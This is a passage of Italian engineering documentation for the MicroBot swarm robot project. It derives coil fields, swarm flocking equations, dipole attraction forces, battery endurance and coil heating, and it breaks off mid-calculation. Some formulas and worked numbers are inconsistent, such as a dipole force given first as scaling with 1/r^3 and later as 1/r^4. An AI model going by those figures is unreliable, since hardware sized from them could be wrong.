dove V rappresenta la tensione applicata alla bobina. In un MicroBot alimentato da una batteria Li-Po da 3.7 V, la corrente nella bobina sarà quindi limitata sia dalla resistenza del filo sia dalle caratteristiche del circuito di pilotaggio. Oltre alla resistenza, la bobina possiede anche una proprietà chiamata induttanza. L'induttanza rappresenta la capacità del circuito di immagazzinare energia nel campo magnetico. L'energia immagazzinata nella bobina è descritta dalla relazione:

$$E = (1/2) \cdot L \cdot I^2$$

dove L rappresenta l'induttanza della bobina e I rappresenta la corrente che la attraversa. Questa energia viene rilasciata quando la corrente viene interrotta e può generare picchi di tensione nel circuito. Proprio per questo motivo nei circuiti con bobine viene sempre inserito un diodo di flyback che permette alla corrente induttiva di dissiparsi in modo controllato. Nel contesto del progetto MicroBot, la progettazione della bobina rappresenta quindi un compromesso tra diversi parametri: numero di spire, diametro del filo, resistenza elettrica, corrente massima disponibile e dimensioni fisiche del robot. L'obiettivo è ottenere un campo magnetico sufficientemente forte da permettere l'interazione tra moduli mantenendo al tempo stesso un consumo energetico compatibile con le dimensioni ridotte della batteria. Questo tipo di analisi dimostra come anche un sistema robotico apparentemente semplice richieda una progettazione multidisciplinare che integra elettronica, fisica del magnetismo e ottimizzazione energetica.

Paragrafo – Modello matematico del movimento collettivo dei MicroBot nello swarm

Uno degli aspetti fondamentali del progetto MicroBot è la capacità dei singoli moduli robotici di coordinarsi tra loro per generare comportamenti collettivi complessi. Questo tipo di comportamento emergente è tipico dei sistemi di swarm robotics, nei quali ogni unità segue regole locali relativamente semplici ma l'interazione tra molte unità produce dinamiche globali molto articolate. Dal punto di vista matematico, ogni robot può essere modellato come una particella dinamica nello spazio bidimensionale o tridimensionale. La posizione del robot i -esimo può essere rappresentata dal vettore:

$$x_i(t) = (x_i, y_i)$$

dove x_i e y_i rappresentano le coordinate del robot nel piano e t rappresenta il tempo discreto della simulazione. Il movimento del robot è determinato dalla sua velocità $v_i(t)$, che può essere espressa come:

$$v_i(t) = (v_x, v_y)$$

L'aggiornamento della posizione del robot avviene secondo la relazione cinematica discreta:

$$x_i(t+1) = x_i(t) + v_i(t) \cdot \Delta t$$

dove Δt rappresenta il passo temporale della simulazione. Tuttavia la velocità del robot non è costante ma dipende dalle interazioni con gli altri robot dello swarm. In molti modelli di swarm robotics il movimento viene descritto come la somma di tre forze principali: coesione, allineamento e separazione. La forza di coesione tende a mantenere i robot vicini tra loro e può essere modellata come una forza attrattiva verso il centro di massa dei robot vicini. Se indichiamo con N_i l'insieme dei robot vicini al robot i , il centro di massa locale può essere calcolato come:

$$C_i = (1 / |N_i|) \cdot \sum x_j$$

dove la sommatoria è estesa a tutti i robot j appartenenti al vicinato N_i . La forza di coesione può quindi essere espressa come:

$$F_{\text{cohesion}} = k_c \cdot (C_i - x_i)$$

dove k_c rappresenta un coefficiente che determina l'intensità della forza di coesione. La seconda componente del movimento collettivo è la forza di allineamento, che tende a rendere simili le velocità dei robot vicini. Questa forza può essere modellata come la differenza tra la velocità media dei robot vicini e la velocità del robot considerato:

$$V_{\text{avg}} = (1 / |N_i|) \cdot \sum v_j$$

$$F_{\text{align}} = k_a \cdot (V_{\text{avg}} - v_i)$$

dove k_a rappresenta il coefficiente di allineamento. La terza forza fondamentale è la forza di separazione, che impedisce ai robot di collidere tra loro. Questa forza può essere descritta come una repulsione inversamente proporzionale alla distanza tra i robot:

$$F_{sep} = \sum k_s \cdot (x_i - x_j) / |x_i - x_j|^2$$

dove k_s è il coefficiente di separazione e la sommatoria è calcolata su tutti i robot vicini. Combinando queste tre componenti è possibile descrivere la dinamica complessiva del robot attraverso l'equazione:

$$v_i(t+1) = v_i(t) + F_{cohesion} + F_{align} + F_{sep}$$

Questa equazione rappresenta il modello matematico base utilizzato in molti algoritmi di swarm robotics e riflette direttamente le logiche implementate nella simulazione sviluppata nel codice JavaScript del progetto MicroBot. Una volta calcolata la nuova velocità, la posizione del robot viene aggiornata tramite la relazione cinematica già introdotta. In alcuni casi è inoltre necessario limitare la velocità massima del robot per garantire stabilità numerica nella simulazione. Questo vincolo può essere espresso come:

$$|v_i| \leq v_{max}$$

dove v_{max} rappresenta la velocità massima consentita per ogni robot. Questo tipo di modello dimostra come comportamenti complessi come onde, vortici, spirali o configurazioni geometriche emergano spontaneamente dall'interazione di regole locali relativamente semplici. Nel progetto MicroBot queste dinamiche collettive vengono visualizzate nel sistema di simulazione sviluppato tramite Canvas e JavaScript, dove ogni robot è rappresentato come una particella dinamica che segue queste equazioni di aggiornamento. In prospettiva, lo stesso modello matematico potrà essere implementato direttamente nei robot fisici tramite microcontrollori, permettendo a ogni MicroBot di calcolare localmente le proprie azioni in base alla posizione dei robot vicini e creando così uno swarm robotico distribuito capace di auto-organizzarsi senza un controllo centrale rigido.

Paragrafo – Modello fisico dell'interazione magnetica tra MicroBot

Nel sistema MicroBot uno degli aspetti più interessanti dal punto di vista fisico è l'interazione magnetica tra i singoli moduli robotici. Quando un MicroBot attiva la propria bobina elettromagnetica genera un campo magnetico nello spazio circostante che può interagire con i campi magnetici prodotti da altri robot o da magneti permanenti presenti nel sistema. Questa interazione rappresenta il meccanismo principale attraverso il quale i robot possono agganciarsi, respingersi o generare strutture modulari più complesse. Dal punto di vista teorico il campo magnetico prodotto da una corrente elettrica è descritto dalla legge di Biot-Savart. Per un elemento infinitesimo di corrente la legge può essere espressa come:

$$dB = (\mu_0 / 4\pi) \cdot (I \cdot dl \times \hat{r}) / r^2$$

dove dB rappresenta la variazione infinitesima del campo magnetico, μ_0 rappresenta la permeabilità magnetica del vuoto, I rappresenta la corrente elettrica che attraversa il conduttore, dl rappresenta l'elemento infinitesimo di lunghezza del conduttore e r rappresenta la distanza dal punto in cui viene calcolato il campo magnetico. Nel caso di una bobina circolare la distribuzione del campo magnetico può essere semplificata e il campo sull'asse centrale della bobina può essere approssimato tramite la relazione:

$$B = (\mu_0 \cdot N \cdot I) / (2R)$$

dove N rappresenta il numero di spire della bobina, I rappresenta la corrente che attraversa la bobina e R rappresenta il raggio della bobina stessa. Questa relazione mostra chiaramente che il campo magnetico aumenta con il numero di spire e con la corrente elettrica. Nel contesto del MicroBot la corrente disponibile è limitata dalla batteria e dal circuito di pilotaggio, quindi l'ottimizzazione della bobina diventa un problema di progettazione molto importante. L'interazione tra due sistemi magnetici può essere descritta introducendo il concetto di momento magnetico. Il momento magnetico di una bobina è definito come:

$$m = N \cdot I \cdot A$$

dove A rappresenta l'area della superficie racchiusa dalla bobina. Se la bobina ha un raggio R , l'area può essere espressa come:

$$A = \pi \cdot R^2$$

Il momento magnetico rappresenta la capacità del sistema di generare un campo magnetico nello spazio circostante. Quando due dipoli magnetici sono presenti nello stesso spazio si genera una forza magnetica tra di essi. In prima approssimazione la forza tra due dipoli magnetici può essere stimata tramite la relazione:

$$F \approx (\mu_0 \cdot m_1 \cdot m_2) / (4\pi \cdot r^3)$$

dove m_1 e m_2 rappresentano i momenti magnetici dei due sistemi e r rappresenta la distanza tra i due dipoli. Questa equazione mostra che la forza magnetica diminuisce molto rapidamente con l'aumentare della distanza, in particolare con il cubo della distanza. Ciò significa che i MicroBot devono trovarsi relativamente vicini per poter interagire in modo efficace. Oltre alla forza magnetica è possibile definire anche il potenziale energetico dell'interazione tra due dipoli magnetici. L'energia potenziale del sistema può essere approssimata come:

$$U \approx - (\mu_0 / 4\pi) \cdot (m_1 \cdot m_2) / r^3$$

Il segno negativo indica che il sistema tende naturalmente a configurazioni energeticamente stabili, nelle quali i dipoli magnetici si orientano in modo da minimizzare l'energia del sistema. Questo principio è alla base dei fenomeni di auto-assemblaggio magnetico che possono emergere nello swarm di MicroBot. In altre parole, i robot non devono necessariamente essere controllati con precisione millimetrica per agganciarsi tra loro; è sufficiente portarli a una distanza sufficientemente piccola affinché le forze magnetiche completino spontaneamente l'aggancio. Questo comportamento è estremamente

interessante perché permette di progettare sistemi robotici modulari in cui le strutture emergono automaticamente dalle interazioni fisiche tra i moduli. Nel progetto MicroBot, l'interazione magnetica rappresenta quindi non solo un meccanismo di attuazione ma anche una forma di computazione fisica, nella quale le leggi della fisica contribuiscono direttamente all'organizzazione dello swarm robotico.

Paragrafo – Modello energetico del MicroBot e autonomia del sistema

Un aspetto fondamentale nella progettazione di un sistema robotico autonomo di piccole dimensioni è l'analisi del bilancio energetico del dispositivo. Nel caso del MicroBot, l'intero sistema è alimentato da una batteria agli ioni di litio di tipo Li-Po con tensione nominale pari a circa 3.7 volt. La capacità della batteria rappresenta la quantità totale di carica elettrica immagazzinata e viene generalmente espressa in milliampere-ora (mAh). Dal punto di vista fisico l'energia totale disponibile nella batteria può essere stimata tramite la relazione:

$$E = V \cdot Q$$

dove E rappresenta l'energia totale disponibile, V rappresenta la tensione della batteria e Q rappresenta la carica elettrica immagazzinata. Se ad esempio il MicroBot utilizza una batteria da 3.7 V con capacità pari a 500 mAh, la carica totale può essere espressa in ampere-ora come:

$$Q = 0.5 \text{ Ah}$$

L'energia totale disponibile nel sistema può quindi essere stimata come:

$$E = 3.7 \cdot 0.5 = 1.85 \text{ Wh}$$

Per analizzare il comportamento energetico del robot è spesso utile convertire l'energia in Joule, utilizzando la relazione:

$$1 \text{ Wh} = 3600 \text{ J}$$

Di conseguenza l'energia totale disponibile diventa:

$$E = 1.85 \cdot 3600 \approx 6660 \text{ J}$$

Questa quantità rappresenta l'energia totale che il MicroBot può utilizzare prima che la batteria si scarichi completamente. Il consumo energetico del robot dipende principalmente dai tre sottosistemi principali: il microcontrollore ESP32, il sistema di attuazione magnetica e il sistema di illuminazione LED. La potenza elettrica assorbita da ciascun componente può essere descritta dalla relazione fondamentale:

$$P = V \cdot I$$

dove P rappresenta la potenza, V la tensione e I la corrente assorbita dal dispositivo. Il microcontrollore ESP32 ha un consumo energetico variabile a seconda dello stato operativo. In modalità di elaborazione con WiFi attivo il consumo tipico può essere stimato nell'intervallo:

$$I_{\text{ESP32}} \approx 80 \text{ mA} - 240 \text{ mA}$$

Se assumiamo una tensione di alimentazione pari a 3.3 V, la potenza assorbita dal microcontrollore può essere approssimata come:

$$P_{\text{ESP32}} = 3.3 \cdot 0.12 \approx 0.4 \text{ W}$$

Un secondo contributo al consumo energetico è rappresentato dalla bobina elettromagnetica utilizzata per generare il campo magnetico. La corrente che attraversa la bobina dipende dalla sua resistenza elettrica secondo la legge di Ohm:

$$I = V / R$$

Se ad esempio la bobina ha una resistenza pari a 8 ohm e viene alimentata con una tensione di 3.7 V, la corrente può essere stimata come:

$$I_{\text{coil}} = 3.7 / 8 \approx 0.46 \text{ A}$$

La potenza dissipata nella bobina può quindi essere calcolata come:

$$P_{\text{coil}} = V \cdot I$$

$$P_{\text{coil}} \approx 3.7 \cdot 0.46 \approx 1.7 \text{ W}$$

Questo valore è significativamente più alto rispetto al consumo del microcontrollore, il che significa che la bobina rappresenta l'elemento più energivoro del sistema. Per questo motivo nei sistemi robotici compatti la bobina viene spesso attivata solo per brevi intervalli temporali, ad esempio tramite segnali PWM o impulsi controllati. Anche il sistema di illuminazione LED contribuisce al consumo energetico del robot. Un LED RGB indirizzabile di tipo WS2812 può assorbire una corrente massima di circa:

$$I_{\text{LED}} \approx 60 \text{ mA}$$

quando tutti i canali colore sono attivi. La potenza assorbita dal LED può quindi essere stimata come:

$$P_{\text{LED}} = 3.3 \cdot 0.06 \approx 0.2 \text{ W}$$

La potenza totale del robot può quindi essere stimata come la somma dei contributi dei vari componenti:

$$P_{\text{total}} = P_{\text{ESP32}} + P_{\text{coil}} + P_{\text{LED}}$$

Nel caso di funzionamento completo del sistema si ottiene approssimativamente:

$$P_{\text{total}} \approx 0.4 + 1.7 + 0.2 \approx 2.3 \text{ W}$$

L'autonomia teorica del robot può quindi essere stimata dividendo l'energia totale della batteria per la potenza media consumata dal sistema:

$$T = E / P$$

Sostituendo i valori precedenti si ottiene:

$$T \approx 6660 \text{ J} / 2.3 \text{ W} \approx 2895 \text{ s}$$

ovvero circa:

$$T \approx 48 \text{ minuti}$$

Questo valore rappresenta una stima conservativa dell'autonomia del robot nel caso di funzionamento continuo della bobina. Nella pratica, poiché la bobina magnetica viene attivata solo in determinati momenti operativi, il consumo medio del robot risulta significativamente inferiore e l'autonomia effettiva può aumentare sensibilmente. L'analisi del modello energetico è quindi fondamentale per la progettazione del MicroBot, poiché permette di dimensionare correttamente la batteria, ottimizzare il consumo energetico dei componenti e garantire un funzionamento stabile del sistema robotico nel tempo.

Paragrafo – Modello termico della bobina elettromagnetica del MicroBot

Nella progettazione del sistema elettromagnetico del MicroBot è necessario considerare non solo il comportamento magnetico della bobina ma anche gli effetti termici generati dal passaggio della corrente elettrica nel conduttore. Quando una corrente attraversa un filo metallico, una parte dell'energia elettrica viene inevitabilmente dissipata sotto forma di calore a causa della resistenza elettrica del materiale. Questo fenomeno è noto come effetto Joule e rappresenta uno dei principali limiti nella progettazione di attuatori elettromagnetici compatti. La potenza dissipata sotto forma di calore in un conduttore può essere descritta dalla relazione:

$$P = I^2 \cdot R$$

dove P rappresenta la potenza termica dissipata, I rappresenta la corrente elettrica che attraversa il filo e R rappresenta la resistenza elettrica del conduttore. Questa relazione mostra che la potenza dissipata cresce con il quadrato della corrente, il che significa che piccoli aumenti di corrente possono produrre incrementi significativi della temperatura della bobina. La resistenza elettrica del filo utilizzato nella bobina dipende dalla lunghezza del conduttore, dalla sezione trasversale del filo e dal materiale utilizzato. La resistenza può essere espressa tramite la relazione:

$$R = \rho \cdot (L_{\text{wire}} / A_{\text{wire}})$$

dove ρ rappresenta la resistività del materiale, L_{wire} rappresenta la lunghezza totale del filo utilizzato per costruire la bobina e A_{wire} rappresenta l'area della sezione del filo. Per il

rame, che è il materiale più comunemente utilizzato nelle bobine elettromagnetiche, la resistività ha un valore approssimativo pari a:

$$\rho \approx 1.68 \cdot 10^{-8} \Omega \cdot m$$

Una volta nota la potenza dissipata nel filo, è possibile stimare l'aumento di temperatura della bobina utilizzando un modello termico semplificato basato sul bilancio energetico tra potenza generata e potenza dissipata nell'ambiente. In prima approssimazione l'aumento di temperatura può essere stimato tramite la relazione:

$$\Delta T = P / (h \cdot A)$$

dove ΔT rappresenta l'aumento di temperatura rispetto all'ambiente, P rappresenta la potenza dissipata nella bobina, h rappresenta il coefficiente di scambio termico convettivo con l'aria e A rappresenta la superficie attraverso cui il calore viene dissipato. Il coefficiente h dipende dalle condizioni di ventilazione e per piccoli dispositivi elettronici in aria ferma può assumere valori tipici compresi tra:

$$h \approx 5 - 20 \text{ W} / (\text{m}^2 \cdot \text{K})$$

Questo significa che se la potenza dissipata nella bobina è elevata e la superficie disponibile per la dissipazione è ridotta, la temperatura del filo può aumentare rapidamente. Un altro parametro importante nella dinamica termica della bobina è la capacità termica del sistema, che determina la velocità con cui la temperatura varia nel tempo. La quantità di calore accumulata in un corpo può essere descritta dalla relazione:

$$Q = m \cdot c \cdot \Delta T$$

dove Q rappresenta il calore accumulato, m rappresenta la massa del materiale, c rappresenta il calore specifico e ΔT rappresenta la variazione di temperatura. Nel caso del rame, il calore specifico ha un valore approssimativo pari a:

$$c \approx 385 \text{ J} / (\text{kg} \cdot \text{K})$$

Questo significa che una bobina con massa molto piccola può riscaldarsi rapidamente anche con potenze relativamente moderate. Per questo motivo nei sistemi robotici miniaturizzati è spesso necessario utilizzare strategie di controllo della corrente per evitare surriscaldamenti. Una soluzione comune consiste nell'attivare la bobina tramite segnali pulsati o modulazione PWM, in modo da ridurre la potenza media dissipata nel sistema. Se la bobina è attiva solo per una frazione del tempo, la potenza media può essere espressa come:

$$P_{\text{avg}} = D \cdot P$$

dove D rappresenta il duty cycle del segnale di controllo. Ad esempio, se la bobina è attiva solo per il 20% del tempo, la potenza media dissipata diventa:

$$P_{\text{avg}} = 0.2 \cdot P$$

Questo approccio permette di mantenere il campo magnetico necessario per l'interazione tra i robot riducendo significativamente il riscaldamento del sistema. L'analisi termica della

bobina è quindi un passaggio fondamentale nella progettazione del MicroBot, poiché consente di determinare limiti operativi sicuri per la corrente e di garantire che il sistema elettromagnetico possa funzionare in modo affidabile senza danneggiare i componenti elettronici o ridurre la durata della batteria.

Documento di Matematica, Fisica e Chimica di MicroBot

Punto 1 — Introduzione: struttura del documento e convenzioni notazionali

Questo documento è il complemento formale della documentazione tecnica master di MicroBot. Mentre la documentazione master descrive il sistema dal punto di vista architetturale e ingegneristico — cosa fa ogni componente, come si integra con gli altri, perché è stato scelto — questo documento scende al livello della formalizzazione matematica e fisica sottostante, esplicitando le equazioni, i modelli e i principi scientifici che governano il comportamento del sistema a ogni livello. Il lettore della documentazione master può comprendere il progetto senza padroneggiare questi formalismi — l'architettura è descritta in modo sufficientemente esplicito da essere comprensibile anche senza la matematica. Ma il lettore che vuole progettare varianti del sistema, calibrare i parametri in modo rigoroso, verificare la correttezza degli algoritmi implementati o pubblicare risultati scientifici sulla piattaforma ha bisogno di questo documento come riferimento primario.

La struttura del documento segue una progressione che parte dalla fisica più elementare — il campo magnetico prodotto da una singola spira di corrente — e sale progressivamente verso i formalismi più astratti — la teoria della stabilità di Lyapunov per sistemi multi-agente, gli algoritmi di ottimizzazione combinatoria per la pianificazione delle transizioni di pattern, i metodi di apprendimento automatico per l'ottimizzazione adattiva dei parametri di coordinamento. Questa progressione non è solo didattica ma riflette la struttura causale del sistema: la fisica dell'elettromagnetismo determina le forze disponibili per l'aggancio, le forze disponibili vincolano il modello dinamico dello swarm, il modello dinamico informa gli algoritmi di coordinamento, e gli algoritmi di coordinamento sono il substrato su cui operano i metodi di apprendimento automatico. Comprendere ogni livello richiede la comprensione dei livelli sottostanti — il documento è quindi pensato per essere letto sequenzialmente, anche se ogni sezione include i riferimenti ai concetti dei livelli precedenti necessari per la comprensione locale.

Le convenzioni notazionali adottate in tutto il documento sono definite qui una volta per tutte per evitare ambiguità nelle sezioni successive. I vettori sono indicati in grassetto — $\mathbf{r}$, $\mathbf{v}$, $\mathbf{F}$ — mentre gli scalari sono indicati in corsivo — r , v , F . I vettori unitari sono indicati con il simbolo chapeau — $\hat{\mathbf{r}}$, $\hat{\mathbf{e}}$. Le matrici sono indicate con lettere maiuscole in grassetto — $\mathbf{M}$, $\mathbf{K}$, $\mathbf{J}$. Il prodotto scalare tra due vettori $\mathbf{a}$ e $\mathbf{b}$ è indicato come $\mathbf{a} \cdot \mathbf{b}$, il prodotto vettoriale come $\mathbf{a} \times \mathbf{b}$. La norma euclidea di un vettore $\mathbf{a}$ è indicata come $|\mathbf{a}|$ oppure $\|\mathbf{a}\|$. Le derivate temporali sono indicate con la notazione di Newton — $\dot{\mathbf{r}}$ per la derivata prima, $\ddot{\mathbf{r}}$ per la derivata seconda — oppure con la notazione di Leibniz — $d\mathbf{r}/dt$, $d^2\mathbf{r}/dt^2$ — a seconda del contesto. Le derivate parziali sono indicate con il simbolo ∂ . Le sommatorie su tutti gli N bot dello swarm sono

indicate come Σ_i con i che varia da 1 a N . Le sommatorie su tutti i vicini del bot i — l'insieme dei bot j tali che $|\mathbf{r}_i - \mathbf{r}_j| < R_{\text{vicinato}}$ — sono indicate come $\Sigma_j \in \mathcal{N}_i$.

Gli indici utilizzati nel documento seguono convenzioni precise. L'indice i indica il bot corrente — il bot di cui si sta descrivendo il comportamento o lo stato. L'indice j indica un bot generico diverso da i — tipicamente un vicino del bot i con cui il bot i interagisce. L'indice k indica un passo temporale discreto nella simulazione numerica. L'indice t indica il tempo continuo. Gli indici x, y indicano le componenti cartesiane di vettori nel piano bidimensionale della simulazione — la superficie di lavoro su cui operano i MicroBot. Nelle sezioni che trattano fenomeni tridimensionali — come la geometria delle coil o il tracking della testa nel visore VR — si aggiunge la componente z .

Le unità di misura adottate seguono il Sistema Internazionale in tutta la documentazione. Le distanze sono espresse in metri — con la nota eccezione delle distanze operative dei MicroBot che vengono spesso espresse in millimetri per comodità notazionale, con la conversione esplicita quando necessario. Le forze sono espresse in newton. Le masse in chilogrammi. Le correnti in ampere. Le tensioni in volt. Le induttanze in henry. Le resistenze in ohm. I campi magnetici in tesla per l'induzione magnetica B e in ampere per metro per il campo magnetico H . Le temperature in kelvin nelle equazioni fisiche formali e in gradi centigradi nelle discussioni operative. Le frequenze in hertz. Le pulsazioni angolari in radianti al secondo. Quando una grandezza viene introdotta per la prima volta nel testo viene specificata esplicitamente la sua unità di misura — nelle occorrenze successive l'unità è omessa per brevità quando il contesto la rende non ambigua.

I parametri numerici specifici di MicroBot — masse dei moduli, dimensioni delle coil, costanti delle forze del modello matematico — sono raccolti in tabelle di riferimento alla fine di ogni sezione che li introduce, con il valore nominale, l'intervallo di variabilità e la fonte da cui il valore è stato derivato — calcolo analitico, simulazione SPICE, misura sperimentale. Questa distinzione è fondamentale per valutare l'affidabilità di ciascun parametro: un valore derivato da calcolo analitico ha un'incertezza sistematica dovuta alle approssimazioni del modello, un valore derivato da simulazione SPICE ha un'incertezza dipendente dall'accuratezza dei modelli dei componenti, un valore derivato da misura sperimentale ha un'incertezza statistica che può essere quantificata attraverso la deviazione standard delle misurazioni ripetute. La distinzione tra questi tre tipi di incertezza è essenziale per la calibrazione del sistema: i parametri con incertezza sistematica elevata richiedono una fase di calibrazione empirica che aggiusta il valore nominale alle condizioni operative reali, mentre i parametri con incertezza statistica bassa possono essere utilizzati direttamente senza calibrazione.

Le approssimazioni adottate nel modello matematico di MicroBot sono elencate esplicitamente all'inizio di ogni sezione che le introduce, con una giustificazione della loro accettabilità nel contesto specifico di MicroBot. Le approssimazioni principali che permeano l'intero documento sono quattro. La prima è l'approssimazione del piano bidimensionale per la dinamica dei bot: i MicroBot si muovono su una superficie piana e la loro dinamica è descritta come un sistema bidimensionale, trascurando le forze verticali — gravità e reazione del piano — che si bilanciano in modo statico e non influenzano la dinamica orizzontale in prima approssimazione. La seconda è l'approssimazione del punto materiale per i bot: ogni bot è trattato come un punto materiale con massa concentrata nel proprio centro geometrico, trascurando i momenti di inerzia rotazionali che influenzerebbero la

dinamica di rotazione del modulo attorno al proprio asse verticale. La terza è l'approssimazione del campo magnetico uniforme nella zona di interazione: il campo magnetico prodotto dalle coil viene modellato come uniforme nella zona di interazione con il modulo vicino, trascurando la dipendenza spaziale dettagliata del campo che è rilevante solo per distanze inferiori alle dimensioni della coil stessa. La quarta è l'approssimazione della risposta lineare dell'attrito: la forza di attrito tra il bot e la superficie di appoggio viene modellata come proporzionale alla forza normale — il peso del bot — con un coefficiente di attrito costante, trascurando la dipendenza della forza di attrito dalla velocità relativa e dalle caratteristiche microscopiche della superficie che si manifestano a basse velocità.

Punto 2 — Campo magnetico delle coil e forze tra dipoli magnetici

Il sistema di aggancio magnetico di MicroBot è governato dalla fisica dell'elettromagnetismo classico — specificatamente dalle leggi che descrivono il campo magnetico prodotto da conduttori percorsi da corrente e le forze di interazione tra dipoli magnetici. Comprendere questa fisica in modo rigoroso è il prerequisito indispensabile per dimensionare correttamente le coil, scegliere i magneti permanenti appropriati, prevedere le forze di aggancio e disaggancio e calibrare i parametri del safety layer che limitano le correnti per prevenire il surriscaldamento. Il punto di partenza è la legge fondamentale dell'elettromagnetismo che descrive il campo magnetico prodotto da un elemento di corrente — la legge di Biot-Savart — dalla quale si derivano, attraverso integrazioni geometriche appropriate, le espressioni per il campo prodotto dalle coil specifiche di MicroBot.

La legge di Biot-Savart afferma che un elemento di conduttore $d\mathbf{l}$ percorso da corrente I produce in un punto P dello spazio un campo magnetico elementare $d\mathbf{B}$ espresso dalla relazione:

$$d\mathbf{B} = (\mu_0/4\pi) \cdot I \cdot (d\mathbf{l} \times \hat{\mathbf{r}}) / r^2$$

dove $\mu_0 = 4\pi \times 10^{-7} \text{ T}\cdot\text{m/A}$ è la permeabilità magnetica del vuoto, $\hat{\mathbf{r}}$ è il vettore unitario diretto dall'elemento di conduttore al punto P e r è la distanza tra l'elemento di conduttore e il punto P . Il campo totale prodotto dall'intera geometria del conduttore si ottiene integrando questa espressione lungo tutto il percorso del conduttore. Per una singola spira circolare di raggio a percorsa da corrente I , l'integrazione lungo la circonferenza produce un campo magnetico che sull'asse della spira — a distanza z dal centro — ha la forma:

$$\mathbf{B}(z) = (\mu_0 \cdot I \cdot a^2) / (2 \cdot (a^2 + z^2)^{3/2}) \cdot \hat{\mathbf{z}}$$

dove $\hat{\mathbf{z}}$ è il vettore unitario lungo l'asse della spira. Questa espressione mostra che il campo è massimo al centro della spira — per $z = 0$ — dove vale $B(0) = \mu_0 \cdot I / (2a)$, e decade con la distanza assiale come $(a^2 + z^2)^{-3/2}$, una decadenza più lenta di quella di un dipolo puntiforme — che scala come z^{-3} — per distanze z paragonabili al raggio a , e che converge alla decadenza dipolare z^{-3} per distanze z molto superiori al raggio a .

Le coil di MicroBot non sono spire singole ma avvolgimenti con N spire distribuiti su una sezione rettangolare di dimensioni $w \times h$ — larghezza 10 millimetri, altezza 3–4 millimetri. Il campo prodotto da un avvolgimento finito si calcola integrando il contributo di ogni strato di N_s spire alla distanza assiale z_k dall'estremo dell'avvolgimento, dove $z_k = k \cdot (h/N)$ per k

= 0, 1, ..., N-1. Per un avvolgimento con N spire totali distribuite uniformemente nella sezione rettangolare, il campo sull'asse a distanza assiale z dal centro dell'avvolgimento è:

$$\mathbf{B_coil}(z) = (\mu_0 \cdot N \cdot I) / (2 \cdot h) \cdot [z_+/\sqrt{(a^2 + z_+^2)} - z_-/\sqrt{(a^2 + z_-^2)}] \cdot \hat{\mathbf{z}}$$

dove $z_+ = z + h/2$ e $z_- = z - h/2$ sono le distanze assiali dai due estremi dell'avvolgimento e a è il raggio medio dell'avvolgimento. Questa espressione è la forma analitica esatta per un solenoide finito di raggio a e lunghezza h con densità lineare di spire N/h, valida sull'asse del solenoide. Per le coil di MicroBot, con a = 5 mm, h = 3.5 mm e N = 80 spire, il campo al centro dell'avvolgimento per una corrente I = 300 mA è:

$$B_coil(0) = (4\pi \times 10^{-7} \times 80 \times 0.3) / (2 \times 3.5 \times 10^{-3}) \times [1 - (-1)/\sqrt{(1 + (5/1.75)^2)}] \approx 2.7 \times 10^{-3} \text{ T} = 2.7 \text{ mT}$$

Questo campo di 2.7 millitesla prodotto dalla coil è significativamente inferiore al campo dei magneti permanenti neodimio N52 — che produce un'induzione residua di circa 1.44 T sulla propria superficie — ma è sufficiente per le funzioni di rinforzo e modulazione dell'aggancio perché agisce in modo coerente con il campo dei magneti permanenti, sommandosi vettorialmente in fase di aggancio e sottraendosi in fase di disaggancio.

Per i magneti permanenti cilindrici di MicroBot — diametro $d_m = 5$ mm, spessore $h_m = 2$ mm, magnetizzazione uniforme nella direzione assiale — il campo magnetico sull'asse del cilindro a distanza z dalla superficie è calcolato trattando il magnete come un solenoide equivalente con densità superficiale di corrente $k_m = M_s$ — la magnetizzazione di saturazione del materiale — avvolto sulla superficie laterale del cilindro. Per il neodimio N52 con induzione residua $B_r = 1.44$ T la magnetizzazione di saturazione è $M_s = B_r/\mu_0 \approx 1.146 \times 10^6$ A/m. Il campo sull'asse del magnete a distanza z dalla superficie superiore è:

$$B_magnet(z) = (\mu_0 \cdot M_s / 2) \cdot [(z + h_m)/\sqrt{((d_m/2)^2 + (z + h_m)^2)} - z/\sqrt{((d_m/2)^2 + z^2)}]$$

Per $z = 0$ — alla superficie del magnete — questo campo vale circa 0.55–0.65 T, e decade rapidamente con la distanza: a $z = 2$ mm il campo è già ridotto a circa il 30% del valore superficiale, a $z = 5$ mm a circa il 8%. Questa dipendenza forte dalla distanza — più rapida di quanto la formula del dipolo puntiforme prevederebbe per un magnete di queste dimensioni — è una conseguenza della geometria non puntiforme del magnete e ha conseguenze dirette sul raggio d'azione del sistema di pre-allineamento passivo di MicroBot.

La forza di interazione tra due dipoli magnetici è la grandezza fisicamente più rilevante per il dimensionamento del sistema di aggancio, perché determina la forza disponibile per vincere l'attrito e completare il contatto fisico tra moduli. Per due dipoli magnetici puntiformi $\mathbf{m}_1$ e $\mathbf{m}_2$ separati da una distanza r — con $\hat{\mathbf{r}}$ vettore unitario da $\mathbf{m}_1$ a $\mathbf{m}_2$ — la forza esercitata da $\mathbf{m}_1$ su $\mathbf{m}_2$ è espressa dalla formula:

$$\mathbf{F} = (3\mu_0/4\pi) \cdot [(\mathbf{m}_1 \cdot \hat{\mathbf{r}})\mathbf{m}_2 + (\mathbf{m}_2 \cdot \hat{\mathbf{r}})\mathbf{m}_1 + (\mathbf{m}_1 \cdot \mathbf{m}_2)\hat{\mathbf{r}} - 5(\mathbf{m}_1 \cdot \hat{\mathbf{r}})(\mathbf{m}_2 \cdot \hat{\mathbf{r}})\hat{\mathbf{r}}] / r^4$$

Nel caso specifico di MicroBot in configurazione di aggancio assiale — i due magneti allineati coassialmente con poli opposti affacciati — questa formula si semplifica notevolmente. Se i momenti di dipolo sono entrambi nella direzione dell'asse di connessione — $\mathbf{m}_1 = m \cdot \hat{\mathbf{z}}$ e $\mathbf{m}_2 = -m \cdot \hat{\mathbf{z}}$ per poli opposti che si attraggono — la forza di attrazione diventa:

$$F_{\text{assiale}} = (3\mu_0/2\pi) \cdot m^2 / r^4$$

dove $m = M_s \cdot V_{\text{magnet}}$ è il momento di dipolo del magnete — con $V_{\text{magnet}} = \pi \cdot (d_m/2)^2 \cdot h_m = \pi \times (2.5)^2 \times 2 = 39.3 \text{ mm}^3 = 39.3 \times 10^{-9} \text{ m}^3$. Per il neodimio N52 con $M_s = 1.146 \times 10^6 \text{ A/m}$ il momento di dipolo è $m = 1.146 \times 10^6 \times 39.3 \times 10^{-9} \approx 45 \times 10^{-3} \text{ A} \cdot \text{m}^2$. La forza di attrazione tra due di questi magneti alla distanza di centro-centro $r = 3 \text{ mm}$ — corrispondente al contatto fisico tra le superfici dei due magneti — è:

